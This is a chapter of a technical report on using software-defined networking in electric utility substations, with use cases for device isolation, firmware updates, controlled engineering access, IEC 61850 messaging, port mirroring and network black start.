


Figure 13-3. Test or Isolation Use Case

13.3 Operational Isolation within a Substation

The need to isolate one or more devices from being used in active protection of the power grid may arise for many reasons. Consider a device compromised through a cyber-attack, a hardware failure flooding a network with Ethernet traffic, the installation of a new smart grid application, or the need to update and test the protection scheme used by a protection relay.

This use case examines how SDN can enable these operational requirements.

- Using traffic flow patterns and data analytics available to the SDN controller, malicious activity could be detected on one node within the SDN fabric.
- The SDN flow controller could determine if the removal of the affected node would impact any critical data flows and alert an operator prior to taking any autonomous action. This could be the result of multiple failures (whether naturally occurring equipment failure, or a response to previously detected malicious traffic).
- The SDN flow controller could automatically and proactively disable the affected switch equipment, allowing the pre-existing flow rules to continue to allow traffic to flow.

Given the network in Figure 13-3, if malicious activity was detected on switch 2, isolate switch 2 from the network to force all traffic to route around it.

13.4 Firmware Update

A special use case for device isolation is the need to update firmware and ensure that the backup and primary protection relays function as desired after a firmware update is applied. This use case will examine how OT-SDN enables the isolation, update, and testing of protective devices, including the ability to roll back firmware if testing fails. This also will highlight the temporal nature of SDN rules and leverage the testing and failover capabilities listed in the Testing or Isolation within a Substation use case discussed in Section 13.2.

This use case examines how SDN can assist with software upgrade and maintenance without impacting other equipment.

- The firmware download channel can be secured by creating SDN flow rules that only connect the authorized source of the firmware to the destination device over the specified port. These SDN flow rules should probably not be installed on the SDN switch and disabled but created when needed and removed afterward to avoid inadvertent enabling of the SDN flow rules. The SDN flow rules should be constructed to minimize the impact of the download to jitter and other performance characteristics of the operational network.
- Access to the engineering interface should be controlled through SDN flow rules and enabled *only* when it is needed. This will reduce the attack surface and help mitigate tactics, techniques, and procedures of malware. Access to the engineering interface should also be authenticated and through a secure channel.
- The relay to receive new firmware is isolated from the remainder of the system by configuring an EA path to the device and forwarding all other traffic to other paths.
- Engineering access is enabled to the device to initiate the upgrade process.
- Firmware is downloaded and installed onto the device. This will generally require the device to be reset to complete the installation.
- The functionality of the new firmware on the device is tested using isolation procedures similar to use case 13.2 or 13.3.

Note that updating the firmware on an SDN switch can be a special case of this use case. To perform a transparent firmware update on an SDN switch, all flows through the SDN switch must have pre-engineered “fast failover” alternate path SDN flow rules that do not involve the SDN switch. This includes not only end devices, such as relays, but any flow paths between other SDN switches that transit through the switch being updated. The use of alternate paths with alternate SDN switch hardware platforms is good basic redundancy engineering that allows for automatic recovery from failed SDN switch hardware but could be problematic for end-devices with single Ethernet connections, or SDN switches that serve as gateway connections to single external networks (such as a single SCADA connection point). Note that fast failover capability will enable the network to continue operating while the SDN switch is being updated, but when the updated switch is restarted, some communication paths may revert back to their “primary’ configurations even if the updated SDN switch is not completely configured and ready to process the traffic. For this reason, prior to performing the SDN switch firmware upgrade, use the SDN flow controller to reconfigure all the physical links on the SDN switch to disabled. This should result in each logical connection failing over to the alternate link one at a time in a controlled manner. During the disabled operation, the technician can monitor for unexpected behavior, such as a failover link not properly functioning, and take steps during this step to endure continued operation after the SDN switch has been isolated from operational traffic.

The technician can then download the new firmware to the SDN switch, install it, and reset it to enable the new firmware. The SDN switch should reboot with the new firmware image but maintain all physical ports in the disabled state. The technician can then re-enable ports associated with each logical connection one at a time and monitor the resulting traffic for any anomalies or irregularities. If any are found, the SDN switch ports can be re-disabled allowing the system to continue to operate, although in a less resilient mode, until the problems can be resolved (likely either by re-installing the previous firmware, working with the vendor to resolve new configurations, or in more extreme cases, applying a newer firmware update).

The new firmware also may include additional features that should be tested and may require additional configurations prior to returning the SDN switch back to full operational service. This can be done while the SDN switch is still in isolation (or partial isolation) mode to minimize the impact on the operational status of the network.

Note that while in the proactive SDN flow controller operation mode of the OT-SDN environment, the SDN flow controller is not required to be active because it would be in reactive mode. Therefore, the SDN flow controller software can be updated independently of the status of the OT-SDN network components. If the SDN flow controller is required to operate in reactive mode, it can be replicated or cloned, the cloned SDN flow controller upgraded and tested, and then the network re-directed to the upgraded SDN flow controller instance.

13.5 Engineering Access

A relay or automation technician for a substation will need limited access only for completing their EA duties in a substation. EA can include, but is not limited to, the following types of tasks:

- Managing firmware updates
- Event report or data collection
- Settings changes to existing hosts in the network (which may include network traffic engineering changes)
- Change out, removal, or addition of new end devices to the network (which will include network traffic engineering changes).

As technicians complete their tasks, there can be a process that system owners could use to define the network behavior. This process may include, but are not limited, to the following:

- EA conversations (logical flows and SDN flow rules) can be established, engineered, and vetted but disabled until a specified time or when the technician acknowledges presence in the substation and readiness to perform the tasks. This includes SDN flow rules associated with local access as well as remote access. This process prevents a rogue technician from being able to physically access the substation equipment, connect their laptop to the network, and access any devices.
- EA conversations for a given task are allowed by a different network technician or engineer after acknowledgement or authorization of the EA technician by using the SDN flow controller to enable only the required SDN flow rules in the SDN switches. The EA technician performing SDN flow rule modifications could be located at a central network operations center. All other EA conversations remain disabled until the task is completed and tested. The SDN flow rules for that task then are disabled by the network technician or engineer after acknowledgement or authorization from the EA technician that the work is complete and has been tested. EA conversations for the next task then are enabled and disabled using the same process. This process can take place without interrupting the technicians' work. This process ensures the following precautions are enforced:

  - To complete the assigned and approved tasks, two different technicians are required to agree.
  - Only approved tasks are being completed by the EA technician as verified by the second technician.
  - The tasks can be completed in a pre-approved sequence, if necessary, with the sequence enforced by the EA technician performing the SDN flow rule updates.
  - The EA technician is only able to complete the tasks on the appropriate host devices in the network based on the SDN flow rules that are active at the time.
  - Additional conversations can be enabled or disabled in a controlled manner as removal or addition of host devices in the network.
- Address information (e.g., IP address, MAC address, SDN switch physical port, etc.) for the laptop or test device used by the EA technician is provided just prior to enabling conversations to ensure that only that device can perform the maintenance.
- Additional SDN flow rules for capturing all the traffic associated with the EA access and associated activity also can be generated or enabled (see Section 13.17) to provide a log of all EA activity performed.

13.6 Communications between a Market Participant and a Market Operator

A method to secure communication between market participants and operators uses a communications device sometimes referred to as a RIG. Historically, this approach has proven to be both costly and technically challenging. This operational use case will examine two approaches enabled by SDN to secure WAN communications. The first approach is a moving target defense supplied as a managed service. The second approach is using SD-WAN technology that enables the end users to establish secure virtual networks over the internet.

This use case examines how SDN can facilitate market participant communications.

- This scenario will use DNP3 for communication of status and control. Because only a subset of the features of DNP3 are needed for this communication, the specific communication or services required for this scenario need to be identified.
- Traffic is restricted to or from a market participant to specific protocols (e.g., DNP3).
- Traffic is restricted to or from a market participant to specific types of values (e.g., only analog values from specific DNP3 data tags).
- Alerts are generated if other traffic types are seen.
- Alerts can be generated if expected performance changes. Note, “normal” needs to be defined so that deviations can be measured.
- Traffic alerts and other performance or connectivity information can be fed to an analytical engine such as the ELK (Elasticsearch, Logstash, and Kibana) stack to assess traffic logs and anomalies and display them on a Kibana dashboard.
- For market communications, the SD-WAN orchestration should limit the traffic to U.S. (or North American) deflectors and paths.

13.7 Protection System Coordination between Transmission Substations

As Smart Grid technologies and new applications are deployed, traditional north-south SCADA communication is being augmented by east-west communication occurring between transmission substations. Examples of this communication include IEC 61850, which has two options or modes for east-west communication between substations: GOOSE and MMS.

- SV messages enable sharing of real-time measurements within a single substation or between substations to provide a digital emulation of continuous analog sensing.
- GOOSE messages enable fast exchange of binary or analog information between protection relays either in the same substation or between different remote substations as needed for the protection schemes deployed. GOOSE messages also are used to convey control actions or control block actions. GOOSE messages typically are generated autonomously by IEC 61850 IEDs.
- MMS SCADA messages enable exchange of binary or analog messages between the protection relays and an RTU or HMI within a substation, between RTU or HMIs in remote substations, and between RTU or HMI in one substation and a protection relay in another for telemetry and control. MMS messages are typically, but not always, generated in response to human actions.

Typical transmissions of IEC 61850 GOOSE or SV messages within a single substation are described here. GOOSE messages can be transmitted to another substation using extended OSI layer 2 LAN technology or IEC 61850-8-1 R-GOOSE (GOOSE messages encapsulated in a UDP packet and routed over IP, most commonly referred to as UDP/IP-network). SV messages can be transmitted using IEC 61850-9-2 R-SV (SV messages encapsulated and routed over a UDP/IP network). Both GOOSE and SV messages can be secured using IEC 62351-3 transport layer security or IEC 62351-4 T- or A- profile security. Theoretically, MMS messages also can be secured using IEC 62351-4 T- or A- profile security. While a standard exists for securing layer 2 GOOSE messages, it introduces significant performance delays, so usually, it is not implemented.

This operational use case will examine how SDN can secure traditional 61850 intra- and inter-substation communications without having to implement explicit security measures such as the ones outlined in IEC 62351, which are briefly discussed below:

- Testing to ensure typical protection schemes that rely on high-speed, inter-substation communications (often set up as dedicated point-to-point links) such as directional comparison blocking or unblocking, and permissive overreaching transfer trip schemes operate as expected when using IEC 61850 messaging and SDN networking. The team should also set up SV in a point to multi-point system and conduct the same testing. The team should set up the system to measure performance indices such as latencies and jitter under normal and stressed network conditions, then implement specific attack scenarios to measure the same performance indices and validate the performance against the baseline and also against the protection application-specific performance constraints.
- Forwarding IEC 61850 GOOSE or SV traffic associated with a specific transmission line across a LAN extension to a different substation's LAN based on packet content (which may include VLAN tag or MAC); that is, hardware address destination, but it also could be based on IEC 61850 data tag). This could be one subnet or layer 2 tunneling on MPLS networks.

13.8 Hybrid SDN – Traditional Infrastructure

Most SDN deployments will be made alongside traditional Ethernet networks. The deployments must be performed without significant disruption of the operational nature of the existing networks and be cognizant of existing capital investments in networking infrastructure. SDN deployments must therefore integrated into traditional networking infrastructure. Decisions on where best to implement SDN should be made based on the improvements that an SDN infrastructure can bring to the network.

This use case will examine how SDN technology can be integrated into an existing traditional networking infrastructure.

- This use case raises a number of questions that need to be answered before transitioning to an SDN environment.
  - How do you transition SDN into an existing architecture?
  - Where do you start?
  - Where is the first SDN switch installed and why?
  - What lessons have been learned from actual deployments?
  - Where should the first SDN switch not be installed?
  - That is, how do you introduce an SDN switch into a production environment that is using a traditional switch for operations?

  SEL has an application guide for integrating their SDN switch into a traditional RSTP environment.[89]
- Should a clear boundary be drawn between SDN for OT (control) networks and IT (traditional) networks for business applications?
  - Are there requirements (such as NERC CIP) that require the system to be separate?
  - Are there maintenance or performance reasons to keep the networks separate?
  - Are there business or maintenance needs to provide connections between the networks?

  If IT and OT networks are converged, they can be configured safely and reliably by managing each individual conversation to make sure that the flows for IT do not impact the flows for OT, and vice versa.
- The placement and architecture of the SDN flow controller(s) and the data plane need to be determined. Will the SDN flow controller be implemented in a distributed arrangement with a central SDN flow controller physically separate from a set of distributed SDN flow controllers that are collocated with the SDN switches (e.g., in a substation) or are the SDN flow controller(s) in a separate centralized physical location not located with the SDN switches?
- Should the SDN flow controller operate in a proactive or reactive mode?
  - If the SDN flow controller is configured to install flows reactively, then the SDN flow controller should be distributed and in separate locations than the SDN switches.
    - The SDN flow controller becomes a single point of failure and a focus of attacks.

[89] See https://selinc.com/api/download/121304/ (site requires a free account for access) (Accessed October 14, 2020).

    - The number of SDN flow controllers should consider potential DoS attacks when installing flows reactively.
    - Best practices on regularly performing security assessments of the SDN flow controller and SDN switch firmware itself also should be taken into consideration before deployment.
- If the SDN flow controller is configured to install only SDN flow rules proactively, then it should be protected against attacks that could modify the internal database of SDN flow rules that would then be installed when the SDN flow controller next updates configurations on the SDN switches.

13.9 Traffic Engineering Process

When new technology is deployed, owners and operators need to understand all aspects of the commissioning and management of the technology. The purpose of this operational use case is to identify and document an efficient and effective process to define how to configure SDN for both greenfield and existing infrastructures. Traffic engineering enables the network owner to have greater control over how the network operates and to maximize the capabilities of the network assets. No longer is there a need for dynamic negotiation protocols designating or blocking forwarding paths, but all physical ports can be used for forwarding packets. This helps balance bandwidth and segregating services, which maximizes the network asset potential.

This use case will examine the engineering process for deploying and maintaining an SDN environment.

- Traffic engineering focuses on expected behavior of applications and their communication flows. It takes into consideration the source and destination, roles, protocols, prioritization, etc. Each SDN flow controller vendor or supplier should provide information on how to define flows within. An example of traffic engineering methods is outlined in Section 6 of the SEL-2740S manual. [90]
- To identify hosts, document all the places each host needs to communicate, identify the protocols used for each flow, identify the match criteria for each protocol, provision conversation, and test the conversation.
- What the network must do to monitor and control the physical process should be determined. Nothing more and nothing less should be permitted or expected. Examples include multi-layer packet inspection at each hop, physical path planning, contingency planning and design, testing, documenting methods the SDN technology discovers and tracking the physical topology and changes that occur under steady-state and attack conditions.
- SEL has developed object extensions to the Microsoft Visio drawing tool that can be used to design SDN networks. The output of the Visio tool is a set of spreadsheets that can be used by automatic SDN flow rule generation tools integrated with the SDN flow controller.

The reality of configuration management is that over time because of changes made to the network, it is possible that there will be stale configurations that are no longer necessary or additions that were not correctly documented. Using the Visio drawing as the “single source or truth” about the network configuration will assist in determining if an SDN rule is no longer

[90] See https://selinc.com/api/download/117185/ (registration required) (Accessed October 14, 2020)

necessary, while providing documentation for the network. Using near-real-time situational awareness monitoring, flow match counts can be used to determine how frequently an SDN flow rule is matched and when it was last matched. If the SDN flow rule has not matched for a configurable time period, then an alert can be raised to an operator to determine if the SDN flow rule is still valid.

13.10 Microgrid Applications

One of the first SDN deployments for the U.S. Department of Defense has been microgrid infrastructures. This operational use case will describe how SDN can be used to support microgrid communications.

This use case will show how SDN can be used to provide traffic isolation and control within a microgrid implementation.

Figure 13-4 shows the electrical configuration of a notional microgrid consisting of a campus microgrid and building microgrids.




Figure 13-4. Notional Microgrid Architecture

- SDN flow rules can be created to manage traffic flows without the use of filtering firewalls that may introduce network latency or require network readdressing
- SDN is being explored to provide the networking infrastructure for Microgrid and heating, ventilation, and air conditioning systems. This raises several questions:
  - What requirements of a facility or campus microgrid can SDN meet?
  - Does the ability to install temporal flows to not burden an operator with additional administration provide value?

- What requirements of a facility heating ventilation and air conditioning system can SDN meet?

13.11 Stopping Unauthorized Physical Changes

The need to bridge the gap between cyber and physical systems is a well understood security need for the electric sector. This operational use case will examine how SDN provides the ability to identify changes in hardware locations, the introduction of new hardware devices, and the removal of expected hardware systems.

This use case will show how SDN can be used to prevent unauthorized physical changes in a network.

- SDN switches differ from traditional network switches in that they do not pass traffic when initially turned on and require each port to be configured before passing traffic. This requires advance planning during the installation and commissioning of the network, but provides significant control over what devices, protocols, and conversations are allowed in the network.
- Each SDN switch physical port can be configured to accept traffic only from a specific MAC address, thus minimizing the ability of a rogue device to be inserted into the network.
- The SDN switch also can be programmed to generate an alarm if a physical link is disconnected and re-connected, even if the same MAC address is present. Note: this link-state monitoring will also generate an alarm for a power cycle or re-cable to an existing legitimate device.

13.12 Stopping Logical Changes

Establishing trust in network communication has been an unreachable goal. Many have tried with mathematical models, but these approaches are insufficient. How does one ensure that the network performs only the necessary functions and nothing else is the end goal? SDN provides a novel approach in which the network is programmed for desired behavior. Logical changes and attempted changes to the approved configuration can be identified in real time. This use case will examine how trust can be established and maintained with SDN technology and show how SDN can be used to prevent unauthorized logical changes in a network.

This use case will show how SDN can be used to prevent unauthorized logical changes in a network.

- SDN switches can be configured to monitor traffic as it flows through and is processed by the switch. This monitoring can include inspection of data within the application portion of the packet by forwarding the frames to an external IDS or IPS.
- The flow control rules of the SDN switch can be configured with specific valid logical data paths and data elements, which may be more finely grained than what is available in traditional switches.
- If an end device is compromised or misconfigured to communicate with a different logical end device or if it tries to access an unauthorized data point, the resulting traffic will not match the engineered traffic flows, and the frames will be dropped. SDN flow rules can be created to count the number of dropped frames; monitoring these counters can trigger alerts when excessive unauthorized traffic is detected.

13.13 Computer and Network Black Start or Brown Start

Planning and testing SDN deployment during contingency scenarios ensures that the network can be properly brought back online during recovery. Examples of scenarios where outages may occur include black start or brown start events. Black start events occur after a total outage is experienced and all systems on the network need to be restored. Brown start events are partial outages where a subset of the systems on the network need to be restored. In these scenarios, the order in which systems are restored and reconnected to the grid is important. The SDN switches may need to re-prioritize or install new flows outside of normal operations in the network to ensure that the network is gradually restored in the proper order.

This use case will demonstrate that the SDN deployment can be brought online during normal operating conditions as well as during contingency scenarios. Black start and brown start scenarios provide adversaries with unique conditions to exploit systems while cyber monitoring systems may not be fully recovered to detect the attacks.

A typical network black or brown start scenario is:

- The entire network will be powered off.
- The SDN flow controller is powered on and its configuration is verified.
- SDN switches are powered on individually and their configurations are verified or reloaded.
  - Individual SDN flow rules may be temporarily disabled to validate traffic flows when connecting individual end devices.
- Each of the end device systems will be brought back online and connected to the network.
  - SDN flow rules that were temporarily disabled previously may be re-enabled while verifying and validating traffic flows.
- As end devices are brought online, the proactive SDN flows will be available and installed so that communications can resume. If an adversary attempts to join the network during a network black start or brown start, the SDN flows will not match the adversaries MAC address and frames will be logged and dropped.

13.14 Network Monitoring

To analyze data and monitor network traffic, analysts rely on network taps that can mirror traffic to an analysis system. The network traffic can be used to capture metrics, perform security analyses, troubleshoot network problems, and for forensic purposes. Traditional network switches would accomplish this task by activating SPAN port that could duplicate frames traversing the switch and forward the copied frames to a separate system (e.g., an IDS) for analysis. Performing an equivalent task in an SDN switch requires network administrators to create SDN flow rules that will similarly replicate frames and forward those frames to a designated monitoring port. The SDN flow rules that replicate traffic will need to be performed on a per flow basis.

This use case will demonstrate that the SDN deployment can perform equivalent network functions that network administrators depend on for troubleshooting, metrics gathering, and security analysis.

- A monitoring port will be configured on the SDN switch to capture all traffic traversing it.

- The mirrored traffic will be forwarded to the SDN switches designated monitoring port.
  - Use of SDN group flow rules allows multiple actions to be performed on an individual frame, such as sending the frame to the monitoring port as well as normal forwarding.
- The mirrored traffic can be collected and analyzed on an analysis system such as an IDS.
- Metrics will be captured on the performance impacts (if any) of the network with and without the monitoring port enabled.

13.15 Enabling Situational Awareness

SDN provides a feature-rich environment for fine-grained monitoring of network conversations. Typically, using SNMP statistics, a network operator can see only aggregate byte and frame counts on a physical port, but those physical port counters may represent many different conversations.

Some network monitoring applications allow node (or possibly port) conversations; that is, the number of bytes or frames between node 1 and node 2, or between node 1 on port X with node 2 on port Y. SDN flow rule counters maintain byte and frame counts for each SDN flow rule, which may include more granularity. Examples could include matches on MAC address, EtherType, VLAN tags or priority, IP protocol, IP source or destination addresses, TCP or UDP source or destination ports, ARP Opcodes, or ARP sender or target protocol addresses.

These counters can be collected and processed by specialized tools, such as the Situational Awareness Tool from Spectrum Solutions, Inc., integrated into existing network management tools like Splunk, or imported into ELK instances and displayed using customized dashboards.

13.16 Multi-Vendor Integration – Common Network Model

Configuring SDN networks can be a complicated and time-consuming activity that is rife with possible errors and misconfigurations. Unlike a traditional Ethernet environment in which frames are forwarded based on hardware addressing and simply connecting a cable between a node and a switch is often sufficient to start conversations, SDN employs a “deny-by-default’ approach and only forwards frames that match specific criteria. This means that unless an SDN switch port is already configured to forward frames and the frames received on the physical port match the forwarding rule criterion, no traffic flows. The process is even more complicated for frames flowing between two different SDN switches, because not only do the ingress and egress ports (the ports directly connected to the end devices) need to be configured, the links between the various SDN switches also need to be configured to accept and forward the frames.

To add additional complexity, different SDN switches models or SDN switches from different manufacturers may have slightly different configuration and management requirements such as maintaining configurations through power cycles or deleting individual rules that have not been triggered in a set time frame (although standards like OpenFlow are supposed to provide vendor-neutral interfaces for configuration).

Some SDN flow controllers provide a centralized and graphical interface for designing and implementing SDN flow rules, but vendor-specific tools generally favor their own equipment, and generic tools do not recognize vendor-specific extensions.

Using the Visio tool mentioned in Section 13.9, objects for other SDN switches and configurations could be developed to extend the tool from being specific to SEL-2740S configurations to a more generic tool that can design and visualize network flows between end devices through an SDN environment.

The Visio tool not only models SDN switches but also models individual end-devices that connect to the SDN switches, including the protocols that are used, and the conversation endpoints. This level of detail is required to create fine-grained SDN flow rules that strictly limit what protocols and conversations are supported by each individual SDN switch port.

Data extracted from the Visio drawing objects can be processed by SEL-specific tools and fed into the SEL-5056 SDN flow controller for dissemination to the SDN switches under the SEL-5056's control. This could be extended to other vendors SDN switches in two ways:

- Other vendors' SDN switches that conform to the same OpenFlow protocol specification could be adopted into an SDN-5056 control environment, allowing the SEL-5056 to use the configurations as if they were designed for SEL-2740S SDN switches.
- The Visio output could be generalized either by retaining the current CSV (comma-separated value) format or by converting to an XML (Extensible Markup Language) or a JSON (JavaScript Object Notation) format that then is used by other SDN flow controller software to generate and install SDN flow rules into the SDN switches.

Either of these approaches would provide a design-based visualization of the SDN network, connections, and flows, providing a single point of truth that can be assessed and audited before being installed into the SDN switches.

An alternative could be to develop YANG (Yet Another Next Generation) models for the data objects and convert the Visio output into YANG format. The advantage of using the YANG format is it is a standardized method for describing data interactions that may be compatible with other SDN configuration software or SDN flow controllers.

13.17 Enhanced Port Mirroring

SEL has been issued a patent on selective port mirroring[91] that describes how SDN can be used to facilitate port mirroring and make the mirroring and eventual monitoring of specific network traffic more efficient. This patent describes how SDN flow rules can be used to tag, or color, specific Ethernet frames with, for example, special VLAN tags, and transport them in-band through an SDN environment and send them to a common port that can be used for monitoring. This approach has two advantages over traditional switch mirroring using SPAN technology:

- SDN flow rules can be used to only forward specific frames to the mirror port for inspection. For example, assume a network that uses a combination of DNP3/IP and Modbus/TCP for control purposes, and a combination of secure shells and HTTP or HTTPS for EA and maintenance. To diagnose a problem with the DNP3 communications, network monitoring is required to see the DNP3 packets and their interactions on various nodes of the network. A traditional SPAN port would see a combination of all of those protocols (along with any support protocols such as ARP and ICMP) requiring filtering by the monitoring process (e.g.,

[91] Patent No. US 10,785,189, "Selective Port Mirroring and in-Band Transport of Network Communications for Inspection," issued September 22, 2020.

Wireshark) to see only the DNP3 packets. In addition, on a large switch (e.g., a 48-port switch) and a heavily loaded network, it would be impossible to guarantee that all the traffic from 47 of the 48 ports to be successfully mirrored to the 48th port for monitoring; some of the traffic would have to be bypassed, and there is no guarantee that all the DNP3 traffic would be exempt from being bypassed for mirroring.

- Mirror ports are restricted to a single physical switch, so each switch must independently set up mirror ports for traffic contained on that switch. This requires that each switch forward its mirrored traffic toward a monitoring node. If a very small number of switches are involved (say no more than two or three), it is possible that a single node running the monitoring software may have enough physical ports to receive all the mirrored traffic. However, if there are more switches involved, or the individual switches are farther apart than a set of network cables can reach, a separate network must be established to transmit all the mirrored traffic to another Ethernet switch with its own mirrored port where the node with the monitoring software can be connected. This presents several problems. First, mirrored ports already have the possibility of being overloaded and drop packets, and by their nature use nearly all the bandwidth available for the physical port. Aggregating several already nearly overloaded ports into yet another switch will guarantee that some traffic of interest will be dropped. Second, the addition of a separate network for monitoring requires acquiring, installing, and monitoring yet another set of switches to support the monitoring efforts. These switches will take up rack space, require power, and use interconnection cabling infrastructure, all of which may be scarce resources already, especially in field locations.

The approach described in SEL's patent resolves these issues in the following ways:

- SDN flow rules can be established to only send traffic of interest to the monitoring node. In the example above, only DNP3 traffic (and perhaps some of the supporting protocols like ARP and ICMP can be programmed to be the only frames forwarded to the mirror port. This will significantly reduce the amount of traffic the mirror port needs to process, greatly reducing the possibility of dropping any traffic of interest due to overloading the port. This also has the benefit of reducing the processing and storage load on the node running the monitoring software. Because most protocol analysis starts by filtering out traffic that is not of interest, this should have no detrimental impacts on the analytical process.
- SDN flow rules can augment the packets of interest with what SEL refers to as a "color" by pre-pending special debugging VLAN tags to the packets, allowing them to flow through the remainder of the SDN infrastructure and be flagged as debugging packets not sent to operational end devices. Because the packets remain inside the existing infrastructure, they can be forwarded between SDN switches without requiring any additional switch (SDN or traditional) or cabling infrastructure, using otherwise unused bandwidth on existing interconnection links. Because only traffic of interest is forwarded, the increased traffic on the switch interconnects is minimal (as opposed to significant if the same approach were required on a traditional network). Flow rules at the receiving SDN switch can re-write the packets to remove the coloring, or the monitoring software may be able to ignore the coloring.

In addition to these direct advantages, additional information can be encoded in the coloring that can assist in the diagnosis of network problems, such as indicating the ingress SDN switch or port. If this is the case, the egress processing should not remove the color indications; rather, it should let the monitoring or diagnostic software interpret them.

13.18 Point-to-Point Legacy Migration

Many legacy EDS devices still use point-to-point serial connections to exchange data. A distinct advantage of this approach is the source, destination, and path taken by the data are always known and fixed. However, it also leads to a detrimental side effect that if any component in the path fails or if the source or destination need to change (e.g., to recover from a failed end-node), separate pre-existing serial connections need to be engineered and built, or the communication between the source and destination will fail. Data transfer speeds of serial connections also tend to be lower than those of many modern Ethernet-based communication approaches (e.g., 1.2 kbps to 9 kbps versus 10 Mbps to 1 Gbps, respectively), thus limiting the amount of data that can be transferred. By designing and implementing specific flows through an SDN, the point-to-point behavior of the serial connection can be emulated, while adding the ability to pre-engineer recovery paths for link failure and node failover. Older legacy devices (i.e., devices that only support serial connections) can use conversion hardware to translate the serial frames to Ethernet frames and can encapsulate the frames inside TCP/IP packets for additional routing flexibility outside of an Ethernet LAN. Newer legacy devices may already have unused Ethernet ports that can be used instead of the serial (RS-232) ports, thus eliminating the need for the conversion hardware.

When conversion to an Ethernet-based communication network using hardware encapsulation is complete, it can also be used to integrate modern equipment (that expects Ethernet-only or TCP/IP-addressed frames) allowing a straightforward migration to replace old equipment with modern equipment with minimal re-engineering and hardware conversions. This will allow both migration of older equipment that may have support issues to newer supportable equipment and increased data capability (at smaller response times), providing potentially more functionality to be implemented in the EDS at low incremental cost.

